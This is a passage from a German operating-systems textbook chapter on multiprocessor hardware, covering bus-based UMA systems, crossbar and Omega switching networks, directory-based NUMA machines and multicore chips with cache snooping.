Als Nächstes betrachten wir das System in ► Abbildung 8.1(b). CPU-Speicher-Paare sind durch eine Art von Hochgeschwindigkeitsverbindung untereinander verknüpft. Ein solches System wird Multicomputer mit Nachrichtenaustausch genannt. Jede Speicherseinheit ist lokal mit einer CPU verbunden und der Zugriff kann nur über diese CPU erfolgen. Die CPUs kommunizieren miteinander, indem sie Mehrwort-Nachrichten über die Hochgeschwindigkeitsverbindung senden. Mit einer guten Verbindung kann eine kurze Nachricht zwar in 10–50 µs verschickt werden, es dauert damit aber immer noch deutlich länger als der Speicherzugriff aus Abbildung 8.1(a). Es gibt in diesem Entwurf keinen gemeinsamen Speicher, daher sind Multicomputer (Systeme mit Nachrichtenaustausch) viel leichter zu realisieren als die Multiprozessorsysteme (mit gemeinsamem Speicher), jedoch schwerer zu programmieren. Jedes Modell hat also seine Fans.




Abbildung 8.1: (a) Multiprozessorsystem mit gemeinsamem Speicher. (b) Multicomputer mit Nachrichtenaustausch. (c) Großräumig verteiltes System

Das dritte Modell, das in ►Abbildung 8.1(c) zu sehen ist, verbindet ganze Computeranlagen über ein WAN, wie z.B. das Internet. Das Ergebnis ist ein sogenanntes **verteiltes System** (*distributed system*). Jeder dieser Computer hat seinen eigenen Speicher und die Systeme kommunizieren durch Nachrichtenaustausch miteinander. Der einzige wirkliche Unterschied zwischen den Systemen in Abbildung 8.1(b) und Abbildung 8.1(c) besteht in der Tatsache, dass in Letzterem eigenständige Computer verwendet werden und das Senden der Nachrichten oft 10–100 ms dauert. Diese lange Verzögerung führt zwangsläufig dazu, dass solche Systeme mit **loser Kopplung** (*loosely coupled*) auf andere Art und Weise als die Systeme mit **enger Kopplung** (*tightly coupled*) (Abbildung 8.1(b)) eingesetzt werden müssen. Die drei vorgestellten Systemarten unterscheiden sich in der Länge der Zeitverzögerung, die beim Nachrichtenaustausch auftritt, um jeweils den Faktor tausend. Das entspricht dem Unterschied zwischen einem Tag und drei Jahren.

Dieses Kapitel gliedert sich in vier Hauptabschnitte, jeweils ein Abschnitt für die drei Modelle aus Abbildung 8.1 und ein zusätzlicher Abschnitt für die Virtualisierung. Letzteres ist eine Möglichkeit, auf Software-Ebene das Vorhandensein mehrerer CPUs zu simulieren. In jedem Teil werden wir mit einem kurzen Blick auf die relevante Hardware beginnen und dann mit der Software fortfahren. Dabei liegt unser Augenmerk insbesondere auf den Betriebssystemen, die bei diesem Systemtyp verwendet werden. Wir werden feststellen, dass jeweils unterschiedliche Probleme auftauchen und unterschiedliche Lösungsmöglichkeiten benötigt werden. <<

8.1 Multiprozessoren

Ein **Multiprozessorsystem mit gemeinsamem Speicher** (*shared-memory system*, im Folgenden Multiprozessor genannt) ist ein Computersystem, in dem sich zwei oder mehr CPUs unbeschränkten Zugriff auf ein gemeinsames RAM teilen. Gleichgültig, auf welcher CPU ein Programm abläuft, es sieht den normalen virtuellen Adressraum (in der Regel mit Paging). Die einzige ungewöhnliche Eigenschaft dieses Systems ist die Möglichkeit, dass eine CPU einen Wert in den Speicher schreibt, dann von der gleichen Speicheradresse wieder ausliest und einen anderen Wert erhält (weil eine andere CPU diesen Wert geändert hat). Korrekt organisiert stellt diese Eigenschaft die Grundlage für Interprozesskommunikation dar: Eine CPU schreibt Daten in den Speicher und eine andere liest die Daten aus.

Zum großen Teil sind Multiprozessor-Betriebssysteme gewöhnliche Betriebssysteme. Sie behandeln Systemaufrufe, verwalten den Speicher, stellen ein Dateisystem zur Verfügung und steuern Ein-/Ausgabegeräte. In einigen Bereichen haben sie jedoch einzigartige Eigenschaften. Dazu gehören unter anderem die Synchronisation von Prozessen, die Ressourcenverwaltung und das Scheduling. Im Folgenden werden wir uns kurz die Hardware ansehen und uns dann diesen Betriebssystemaufgaben zuwenden.

8.1.1 Hardware von Multiprozessoren

Alle Multiprozessorsysteme haben die Eigenschaft, dass jede CPU den gesamten Speicher adressieren kann. Darüber hinaus gibt es einige Systeme, die ein beliebiges Speicherwort ebenso schnell lesen können wie jedes beliebige andere. Diese Maschinen werden **UMA**-Multiprozessoren (**Uniform Memory Access**, deutsch: gleichmäßiger Speicherzugriff) genannt. Im Gegensatz dazu gibt es die **NUMA**-Multiprozessoren (**Nonuniform Memory Access**, deutsch: ungleichmäßiger Speicherzugriff), die diese Eigenschaft nicht haben. Es wird später noch klar werden, warum es diesen Unterschied gibt. Zuerst untersuchen wir die UMA-Multiprozessoren, um anschließend zu den NUMA-Multiprozessoren zu kommen.

UMA-Multiprozessoren mit busbasierten Architekturen

Die einfachsten Multiprozessoren basieren auf einem einzigen Bus (siehe ►Abbildung 8.2(a)). Zwei oder mehrere CPUs und ein oder mehrere Speichermodule benutzen gemeinsam denselben Bus zur Kommunikation. Will eine CPU ein Speicherwort lesen, so überprüft sie zuerst, ob der Bus belegt ist. Falls er frei ist, legt die CPU die Adresse des Speicherwertes auf den Bus, fügt ein paar Steuersignale hinzu und wartet, bis der Speicher das gewünschte Wort auf den Bus legt.

Ist der Bus belegt, wenn die CPU lesend oder schreibend auf den Speicher zugreifen will, so wartet sie einfach, bis der Bus wieder frei ist. Hierin liegt genau das Problem dieses Entwurfes. Bei zwei oder drei CPUs ist der Wettstreit um den Bus noch handhabbar, mit 32 oder 64 CPUs wird der Zugriff auf den Bus jedoch unmöglich. Das System wird dann komplett durch die Bandbreite des Busses beschränkt und die meisten CPUs sind den größten Teil der Zeit im Leerlauf.




Abbildung 8.2: Drei busbasierte Multiprozessoren – (a) ohne Cache, (b) mit Cache (c), mit Cache und privatem Speicher

Die Lösung für dieses Problem ist ein Cache für jede CPU, wie in ▶ Abbildung 8.2(b) gezeigt. Der Cache kann sich innerhalb des CPU-Chips, neben dem CPU-Chip oder auf der Hauptplatine befinden oder eine Kombination aus allen drei Möglichkeiten sein. Da nun viele Lesezugriffe aus dem lokalen Cache bedient werden können, gibt es viel weniger Zugriffe auf den Bus und das System ist in der Lage, mehr CPUs zu unterstützen. Im Allgemeinen werden nicht einzelne Speicherwörter, sondern eher ganze Blöcke von üblicherweise 32 bis 64 Byte zwischengespeichert. Wenn ein Wort referenziert wird, so wird sein ganzer Block, die sogenannte **Cache-Line**, in den Cache der betreffenden CPU geladen.

Jeder Cache-Block wird entweder als nur zum Lesen (in diesem Fall kann er gleichzeitig auch in weiteren Caches vorhanden sein) oder sowohl zum Lesen als auch zum Schreiben (in diesem Fall darf der Block ausschließlich in einem Cache liegen) markiert. Unternimmt eine CPU einen Schreibversuch auf ein Wort, das sich in einem oder mehreren der fremden Caches befindet, so erkennt die Bushardware dies und legt ein Signal auf den Bus, das alle anderen Caches über den Schreibvorgang informiert. Sollten andere Caches eine noch unveränderte Kopie dieses Speicherwortes besitzen, so kann diese Kopie verworfen werden und der Schreiber kann den Cache-Block aus dem Speicher vor der Veränderung laden. Befindet sich dagegen in einem anderen Cache eine schon veränderte Kopie, so muss sie entweder in den Speicher zurückgeschrieben werden oder direkt über den Bus zum Schreiber transferiert werden, bevor der Schreibvorgang fortgesetzt werden kann. Diese Regelmenge heißt **Cache-Kohärenz-Protokoll** (*cache-coherence protocol*) und ist nur eine von vielen.

Eine weitere mögliche Architektur ist in ▶ Abbildung 8.2(c) illustriert. Jede CPU hat nicht nur einen Cache, sondern auch einen lokalen privaten Speicher, auf den über einen dedizierten (privaten) Bus zugegriffen wird. Um eine derartige Konfiguration optimal zu nutzen, sollte der Compiler den Programmtext, Zeichenketten, Konstanten und andere Daten, die nur gelesen werden, sowie Stacks und lokale Variablen in dem privaten Speicher ablegen. Der gemeinsame Speicher sollte nur für veränderbare gemeinsame Variablen benutzt werden. In den meisten Fällen reduziert eine derart überlegte Aufteilung deutlich die Anzahl der Buszugriffe, doch dazu ist auch die aktive Unterstützung des Compilers notwendig.

UMA-Multiprozessoren unter Verwendung von Kopplungsfeldern

Auch mit ausgereiftesten Caching-Methoden begrenzt die Verwendung eines einzigen Busses die Anzahl von Prozessoren in einem UMA-Multiprozessorsystem auf 16 oder 32 CPUs. Um diese Anzahl zu erhöhen, muss eine andere Art von Verbindungsnetzwerk eingesetzt werden. Die einfachste Möglichkeit, n CPUs mit k Speichermodulen zu verbinden, ist die Verwendung von **Kopplungsfeldern** (*crossbar switch*) (siehe ▶ Abbildung 8.3). Jahrzehntelang wurden diese Netze in Telefonvermittlungszentralen verwendet, um eine Menge von eingehenden Leitungen mit einer Menge von ausgehenden Leitungen beliebig miteinander zu verbinden.

An jeder Kreuzung von einer horizontalen (eingehenden) und einer vertikalen (ausgehenden) Leitung befindet sich ein **Kreuzschalter** (*cross point*). Ein Kreuzschalter ist ein kleiner Schalter, der elektronisch geöffnet und geschlossen werden kann, je nachdem, ob eine horizontale und eine vertikale Leitung verbunden werden soll oder nicht. In ▶ Abbildung 8.3(a) sind drei Kreuzschalter gleichzeitig geschlossen. Sie verbinden die Paare (CPU, Speicher) (010, 000), (101, 101) und (110, 010) zur gleichen Zeit. Natürlich sind viele andere Kombinationen ebenfalls möglich. Tatsächlich entspricht deren Anzahl hier genau der Anzahl von verschiedenen Möglichkeiten, acht Türme auf einem Schachbrett so zu platzieren, dass kein Turm einen anderen schlagen kann.




Abbildung 8.3: (a) 8×8 -Kopplungsfeld (b) Offener Kreuzschalter (c) Geschlossener Kreuzschalter

Eine der schönsten Eigenschaften des Kopplungsfeldes ist, dass es sich um ein **nicht blockierendes Netzwerk** (*nonblocking network*) handelt. Das bedeutet, dass keiner CPU jemals eine benötigte Verbindung zu einem Speichermodul verwehrt wird, weil ein Kreuzschalter oder eine Leitung bereits besetzt ist (vorausgesetzt, das Speichermodul ist überhaupt verfügbar). Außerdem muss auch nicht vorausschauend geplant werden: Selbst wenn schon sieben Verbindungen aufgebaut sind, ist es immer noch möglich, die verbleibende CPU mit dem verbleibenden Speicher zu verbinden.

Wettstreit um Speicher ist natürlich immer noch möglich, wenn zwei CPUs gleichzeitig auf dasselbe Speichermodul zugreifen wollen. Dennoch reduziert die Aufteilung des Speichers in n Einheiten die Konkurrenz um den Faktor n im Vergleich zum Modell in Abbildung 8.2.

Eine der schlechtesten Eigenschaften des Kopplungsfeldes ist die Tatsache, dass die Anzahl der Kreuzschalter quadratisch wächst. Für 1.000 CPUs und 1.000 Speichermodule benötigt man eine Million Kreuzschalter. Ein derart großes Kopplungsfeld ist nicht praktikabel. Für mittelgroße Systeme ist dies jedoch eine brauchbare Alternative.

UMA-Multiprozessoren unter Verwendung von mehrstufigen Schaltnetzwerken

Ein komplett anderer Ansatz basiert auf dem bescheidenen 2×2 -Schalter, der in ►Abbildung 8.4(a) zu sehen ist. Dieser Schalter hat zwei Eingänge und zwei Ausgänge. Eingehende Nachrichten können jeder ausgehenden Leitung zugeteilt werden. Für unsere Zwecke sollen Nachrichten wie in ►Abbildung 8.4(b) aus bis zu vier Teilen bestehen. Das Feld *Modul* weist das Speichermodul zu. *Adresse* spezifiziert die Adresse innerhalb des Moduls. Das Feld *Opcode* bezeichnet Operationen wie READ oder WRITE. Das optionale Feld *Wert* kann schließlich einen Operanden enthalten, z.B. ein 32-Bit-Wort, das beispielsweise mittels WRITE geschrieben werden soll. Der Schalter untersucht das *Modul*-Feld und entscheidet damit, ob die Nachricht an X oder Y gesandt werden soll.




Abbildung 8.4: (a) 2×2 -Schalter mit zwei Eingangsleitungen, A und B und zwei Ausgangsleitungen, X und Y (b) Nachrichtenformat

Unser 2×2 -Schalter kann auf viele Arten zu größeren **mehrstufigen Schaltnetzwerken** (*multistage switching network*) zusammengesetzt werden (Adams et al., 1987; Bhuyan et al., 1989; Kumar und Reddy, 1987). Eine Möglichkeit ist das schnörkellose, einfache **Omega-Netzwerk** aus ►Abbildung 8.5. Mit zwölf Schaltern werden hier acht CPUs mit acht Speichermodulen verbunden. Im Allgemeinen würde man für n CPUs und n Speichermodule $\log_2 n$ Schaltstufen mit $n/2$ Schaltern pro Stufe verwenden müssen, also insgesamt $(n/2) \log_2 n$ Schalter. Insbesondere für große n ist dies deutlich besser als n^2 Kreuzschalter.

Das Verdrahtungsschema des Omega-Netzwerkes wird oft auch das **perfekte Mischen** (*perfect shuffle*) genannt, da das Vermischen der Signale auf jeder Stufe an ein Kartendeck erinnert, das in zwei Hälften geteilt wird, die dann wiederum Karte für Karte ineinander geschoben werden. Um zu verstehen, wie ein Omega-Netzwerk funktioniert, nehmen wir an, dass CPU 011 ein Speicherwort von Modul 110 lesen solle. Die CPU sendet also einen `READ`-Befehl an den Schalter 1D, der den Wert 110 im *Modul*-Feld enthält. Der Schalter verarbeitet das erste (d.h. ganz links stehende) Bit von 110 und benutzt es zur Verzweigung: Eine 0 verzweigt zum oberen Ausgang, eine 1 zum unteren. Da dieses Bit hier eine 1 ist, wird die Nachricht an den unteren Ausgang zu 2D weitergeleitet.

Jeder Schalter der zweiten Stufe, einschließlich 2D, verzweigt nun analog unter Verwendung des zweiten Bits. Dies ist hier wiederum eine 1, die Nachricht wird also über den unteren Ausgang zu 3D gesandt. Nun wird auch hier das dritte Bit untersucht, das diesmal eine 0 ist. Folglich verlässt die Nachricht nun den oberen Ausgang und kommt wie gewünscht bei Speichermodul 110 an. Der Pfad, dem die Nachricht folgt, ist in Abbildung 8.5 mit einem *a* gekennzeichnet.




Abbildung 8.5: Omega-Schaltnetzwerk

Wenn sich die Nachricht durch das Netzwerk bewegt, wird das jeweils am weitesten links stehende Bit der Modulnummer nicht mehr benötigt. Die Speicherstelle kann deshalb gut genutzt werden, um die ankommende Leitung aufzuzeichnen, so dass die Antwort ihren Weg wieder zurückfindet. Für den Pfad *a* sind die eingehenden Leitungen 0 (oberer Eingang von 1D), 1 (unterer Eingang von 2D) bzw. 1 (unterer Eingang von 3D). Die Antwort kann nun unter Verwendung von 011 zurückgesandt werden, dazu muss nur von rechts nach links gelesen werden.

Während all dieser Vorgänge auf Pfad *a* könnte gleichzeitig CPU 001 ein Wort in das Speichermodul 001 schreiben wollen. Diese Nachricht wird ganz analog zu der vorigen durch das Netzwerk geschickt, nur lautet hier die Reihenfolge der Verzweigungen oben, oben, unten. Der entstandene Pfad ist in Abbildung 8.5 mit *b* gekennzeichnet. Kommt

die Nachricht an, so enthält ihr *Modul*-Feld den Wert 001, wodurch der zurückgelegte Weg repräsentiert wird. Die zwei Anforderungen benutzen also zu keiner Zeit dieselben Schalter, Leitungen oder Speichermodule und können deshalb parallel ablaufen.

Was passiert nun aber, wenn gleichzeitig CPU 000 auf den Speicher 000 zugreifen will? Ihre Anforderung käme mit der Anfrage der CPU 001 in Konflikt. Bei Schalter 3A müsste eine CPU warten. Im Gegensatz zum Netzschatz ist das Omega-Netzwerk ein **blockierendes Netzwerk** (*blocking network*). Nicht jede Kombination von Anfragen kann gleichzeitig ausgeführt werden. Es können Konflikte bei der Benutzung von Leitungen oder von Schaltern auftreten, und zwar sowohl bei Anfragen *an* den Speicher als auch den Antworten *vom* Speicher.

Es ist nun sicher wünschenswert, die Speicherzugriffe gleichmäßig über die Module zu verteilen. Eine weit verbreitete Technik verwendet die niederwertigen Bits als Modulnummern. Angenommen, in einem byteorientierten Adressraum eines Computers werde meistens auf volle 32-Bit-Wörter zugegriffen. Die zwei niederwertigsten Bits sind dann gewöhnlich 00, aber die nächsten drei Bits sind gleichmäßig verteilt. Verwendet man diese drei Bits als Modulnummer, so sind zusammenhängende Adresswörter auf zusammenhängende Module verteilt. Man bezeichnet ein System, in dem aufeinanderfolgende Adressen in verschiedenen Modulen sind, als **verschachtelt** (*inter-leaved*). Da die meisten Speicherzugriffe auf zusammenhängenden Adressen stattfinden, maximiert ein verschachtelter Speicher die Parallelität. Es ist auch möglich, Schaltnetze zu entwerfen, die nicht blockierend sind und die verschiedene Pfade von jeder CPU zu jedem Speichermodul haben, um den Netzverkehr besser zu verteilen.

NUMA-Multiprozessoren

UMA-Multiprozessorsysteme mit einem Bus sind in der Regel auf höchstens ein paar Dutzend CPUs begrenzt. Multiprozessoren mit Koppelfeld oder Schaltnetzwerken benötigen eine Menge (teurer) Hardware und sind nicht viel größer. Um mehr als 100 CPUs zu verbinden, muss etwas anderes aufgegeben werden. Gewöhnlich rückt man von der Vorstellung ab, dass alle Speichermodule die gleichen Zugriffszeiten haben müssen. Dieses Zugeständnis führt, wie oben erwähnt, zu den NUMA-Multiprozessorsystemen. Wie ihre Verwandten, die UMA-Systeme, stellen sie einen einzigen, großen Adressraum für alle CPUs zur Verfügung. Im Gegensatz zu den UMA-Maschinen ist der Zugriff auf die lokalen Speichermodule jedoch schneller als auf die entfernteren Module. Somit kann jedes UMA-Programm ohne Änderung auf NUMA-Maschinen laufen, aber die Performance wird bei gleicher Taktrate schlechter sein.

Alle NUMA-Maschinen haben drei Schlüsseleigenschaften, die sie von anderen Multiprozessorsystemen unterscheiden:

1. Es existiert ein einziger Adressraum, der für alle CPUs sichtbar ist.
2. Der Zugriff auf entfernten (nicht lokalen) Speicher erfolgt mittels LOAD- und STORE-Befehlen.
3. Der Zugriff auf entfernten Speicher ist langsamer als der auf lokalen Speicher.

Ist die Zugriffszeit auf den entfernten Speicher nicht durch Caches verborgen (weil es keinen Cache gibt), dann wird das System **NC-NUMA (No Cache NUMA)** genannt. Werden kohärente Caches verwendet, so bezeichnet man das System als **CC-NUMA (Cache-Coherent NUMA)**.

Der wohl populärste Ansatz, um große CC-NUMA-Multiprozessoren zu bauen, ist derzeit der **verzeichnisbasierte Multiprozessor** (*directory-based multiprocessor*). Der Grundgedanke dabei ist, eine Datenbank als ein Verzeichnis zu verwalten, in dem jede Cache-Line mit ihrem Status aufgeführt ist. Bei jedem Zugriff auf den Cache wird in der Datenbank nachgeschlagen, wo sich die Cache-Line befindet und ob sie unverändert (*clean*) oder modifiziert (*dirty*) ist. Da diese Datenbank bei jedem Befehl, der auf den Speicher zugreift, befragt werden muss, ist eine spezielle, extrem schnelle Hardware nötig, die innerhalb des Bruchteils eines Buszyklus antworten kann.

Um eine konkretere Vorstellung von einem verzeichnisbasierten Multiprozessorsystem zu bekommen, wollen wir ein einfaches, hypothetisches Beispiel betrachten: ein 256-Knoten-System mit einer CPU pro Knoten und 16 MB RAM pro CPU, das über einen lokalen Bus an die CPU angeschlossen ist. Daraus ergibt sich ein Gesamtspeicher von 2^{32} Byte, der in 2^{26} Cache-Lines von jeweils 64 Byte unterteilt ist. Der Speicher ist statisch auf die einzelnen Knoten verteilt: die Adressen 0–16 MB werden dem Knoten 0 zugeordnet, 16–32 MB dem Knoten 1 usw. Die Knoten sind durch ein Verbindungsnetzwerk miteinander verbunden (siehe ▶ Abbildung 8.6(a)). Jeder Knoten hält auch die Verzeichniseinträge der 2^{18} 64 Byte großen Cache-Lines seines 2^{24} -Byte-Speichers. Für den Moment nehmen wir an, dass eine Cache-Line in höchstens einem Cache gleichzeitig abgelegt werden kann.




Abbildung 8.6: (a) Verzeichnisbasierter Multiprozessor mit 256 Knoten. (b) Unterteilung einer 32-Bit-Speicheradresse in Felder. (c) Das Verzeichnis bei Knoten 36

Um zu sehen, wie das Verzeichnis funktioniert, wollen wir nun einen LOAD-Befehl von CPU 20 verfolgen, der ein Wort einer Cache-Line anspricht. Als Erstes gibt die CPU den Befehl an ihre MMU weiter, die ihn in eine physische Adresse übersetzt, z.B. 0x24000108. Die MMU teilt nun diese Adresse wie in ▶ Abbildung 8.6(b) in drei Teile auf. Dezimal bezeichnen die drei Teile den Knoten 36, die Cache-Line 4 und den Offset 8. Die MMU erkennt, dass das referenzierte Speicherwort bei Knoten 36 und nicht bei Knoten 20 zu finden ist. Sie sendet daher eine Anfrage durch das Verbindungsnetzwerk an den Heimatknoten der Cache-Line, den Knoten 36, um herauszufinden, ob Cache-Line 4 aktuell im Cache ist, und falls ja, wo sie sich befindet.

Kommt die Anfrage über das Verbindungsnetzwerk bei Knoten 36 an, so wird sie an die Verzeichnis-Hardware weitergeleitet. Diese schlägt in den 2^{18} Einträgen – jeweils einer für jede Cache-Line – nach und liest Eintrag 4. Aus ▶ Abbildung 8.6(c) ist ersichtlich, dass diese Cache-Line nicht im Cache ist, die Hardware muss sie also aus dem lokalen RAM beziehen. Die gewünschten Daten werden zurück an Knoten 20 gesandt und Verzeichniseintrag 4 wird aktualisiert, um anzuzeigen, dass die Cache-Line nun im Cache von Knoten 20 liegt.

Betrachten wir jetzt eine zweite Anfrage. Dieses Mal wird Cache-Line 2 von Knoten 36 angefragt. Wir können der ▶ Abbildung 8.6(c) entnehmen, dass die Cache-Line bei Knoten 82 zwischengespeichert ist. An diesem Punkt könnte die Hardware den Verzeichniseintrag 2 ändern, um anzugeben, dass die Cache-Line ab jetzt bei Knoten 2 zwischengespeichert ist. Dann muss sie eine Nachricht an Knoten 82 senden, die ihn anweist, die Cache-Line an Knoten 2 zu übermitteln und danach seinen Cache-Eintrag zu löschen. Beachten Sie, dass sogar bei den Multiprozessoren mit gemeinsamem Speicher viel Nachrichtenaustausch stattfindet, der hier aber im Verborgenen abläuft.

Lassen Sie uns nebenbei schnell den Speicherbedarf für die Verzeichnisse berechnen. Jedem Knoten sind 16 MB RAM zugeordnet, die von 2^{18} 9-Bit-Einträgen verwaltet werden. Folglich ist der Aufwand der Verzeichnisse 9×2^{18} Bit geteilt durch 16 MB, also ungefähr 1,76%. Dieses Ergebnis ist durchaus akzeptabel (obwohl dazu Hochgeschwindigkeitsspeicher erforderlich ist, der natürlich die Kosten erhöht). Sogar mit nur 32 Byte großen Cache-Lines würde der Aufwand nur 4% betragen und bei einer Größe von 128 Byte dann schon unter 1% liegen.

Eine offensichtliche Beschränkung des Entwurfes besteht darin, dass eine Cache-Line an nur einem Knoten gleichzeitig gepuffert werden kann. Um Cache-Lines an mehreren Knoten zwischenzuspeichern, bräuchte man eine Methode, alle Cache-Lines auf einmal finden zu können, um sie nach einem Schreibvorgang löschen oder aktualisieren zu können. Es gibt eine Vielzahl von Ansätzen, um das gleichzeitige Caching an mehreren Knoten zu ermöglichen, doch auf diese einzugehen, würde den Rahmen des Buches sprengen.

Mehrkernchipps

Da sich die Technologien zur Chip-Herstellung ständig verbessern, werden Transistoren immer kleiner und es ist möglich, immer mehr auf einen einzigen Chip zu packen. Diese empirische Beobachtung wird oft als **Moore'sches Gesetz** nach dem Mitbegründer

von Intel, Gordon Moore, bezeichnet, der diese Gesetzmäßigkeit als Erster entdeckt hat. Chips der Core-2-Duo-Klasse von Intel enthalten etwa 300 Millionen Transistoren.

Eine naheliegende Frage ist nun: „Was macht man mit all diesen Transistoren?“ Wie wir in Abschnitt 1.3.1 bereits gesehen haben, ist es eine Möglichkeit, dem Cache auf dem Chip mehr Megabyte hinzuzufügen. Diese Option ist sicher bedenkenswert, Chips mit integriertem 4-MB-Cache sind schon üblich und größere Caches sind im Kommen. Doch ab einem gewissen Punkt erhöht das Heraufsetzen der Cache-Größe die Trefferrate nur noch von 99% auf 99,5%, was die Performanz der Anwendungen nicht verbessert.

Die andere Möglichkeit ist das Anbringen von zwei oder mehreren vollständigen CPUs – gewöhnlich **Kerne** (*cores*) genannt – auf dem gleichen Chip (technisch gesehen auf dem gleichen **Die**). Zweikernchips und Vierkernchips sind bereits üblich, 80-Kernchips sind schon hergestellt worden und Chips mit Hunderten von Kernen sind in Sicht.

Auch wenn die CPUs möglicherweise Cache-Speicher gemeinsam benutzen (oder auch nicht, siehe zum Beispiel Abbildung 1.8), teilen sie sich doch auf jeden Fall den Arbeitsspeicher – und dieser Speicher ist konsistent in der Hinsicht, dass es immer einen einzigen Wert für jedes Speicherwort gibt. Spezielle Hardwareschaltkreise stellen sicher, dass falls ein Wort in zwei oder mehreren Cache-Speichern liegt und eine der CPUs dieses Wort verändert, dann wird es automatisch aus all diesen Caches gelöscht, um Konsistenz zu erhalten. Dieser Prozess ist als **Snooping** bekannt.

